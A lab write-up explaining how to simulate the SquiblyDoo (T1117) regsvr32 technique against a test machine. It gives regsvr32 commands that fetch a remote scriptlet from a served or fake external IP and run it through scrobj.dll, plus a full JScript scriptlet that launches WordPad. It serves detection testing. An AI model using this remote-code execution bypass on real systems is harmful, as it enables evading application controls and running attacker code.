SquiblyDoo/T1117 Sample Threat


Colby Burkett

On a machine with an HTTP Server, place the file "wordpad.sct" in the a served folder that can be accessed by the test/victim machine. If no HTTP Server is available you can use web_server.py from my repo (https://github.com/ColbyBurkett/Python-web-server). The serving folder is the same folder that web_server.py is running from.

Launch this from the victim machine:

```
regsvr32.exe /s /u /i:http://{serving IP:port}/wordpad.sct scrobj.dll
cmd.exe /c regsvr32.exe /s /u /i:http://{serving IP:port}/wordpad.sct scrobj.dll
```

To add a little interest to the event, we can make it look like the machine is connecting to an external, non-RFC1918 address: Create additional IP on the control host, of 200.200.200.1, then add a static route to that IP from the victim host.



Adding the Static Route to the test node is accomplished with the ***route*** command. Syntax is: ***route add {network} mask {mask} {target-IP}.*** So if the test node and serving nodes are on 192.168.11.0/24 (or 255.255.255.0), the "local" target IP is 192.168.11.89, and the "routed" network IP is 200.200.200.1/24 (or 255.255.255.0), the following would be the proper method from an Administrator command prompt:

```
route add 200.200.200.0 mask 255.255.255.0 192.168.11.89
```

The following logic is used to determine where to go:

1) Is the address of 200.200.200.1 on my local network of 192.168.11.0?
2) No
3) Do I have explicit instructions on how to reach that network?
4) If No, use default gateway
5) If Yes, use that route.

In this case we do, as a result of the process completed above, have explicit instructions to forward all packets destined to 200.200.200.1 to 192.168.11.89 to let that gateway handle the delivery to the final destination which, in this case, happens to be the same node.

Once those are added, the new cmd lines from the test/victim node would be:

```
regsvr32.exe /s /u /i:http://200.200.200.1/wordpad.sct scrobj.dll
cmd.exe /c regsvr32.exe /s /u /i:http://200.200.200.1/wordpad.sct scrobj.dll
```

It's important that this ROUTE, and the 200.200.200.1 assignments are only the test machines, that are short-lived. As long as they are present, legitimate connections to that real network won't work

What will happen on the test node is this:

- Regsvr32.exe will make a connection to the target web server from the test node
- It will retrieve the SCT file
- Will then use scrobj.dll (Scripted Runtime Object) to launch Wordpad.exe

Appendix

The contents of the SCT file are as follows:

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="Test"
    classid="{A0001234-0000-0000-0000-0000DEADBEEF}" >
    <!-- regsvr32 /s /u /i:http://site.com|IP/file.sct scrobj.dll -->

    <script language="JScript">
        <![CDATA[

            var r = new ActiveXObject("WScript.Shell").Run("wordpad.exe");

        ]]>
</script>
</registration>
</scriptlet>
```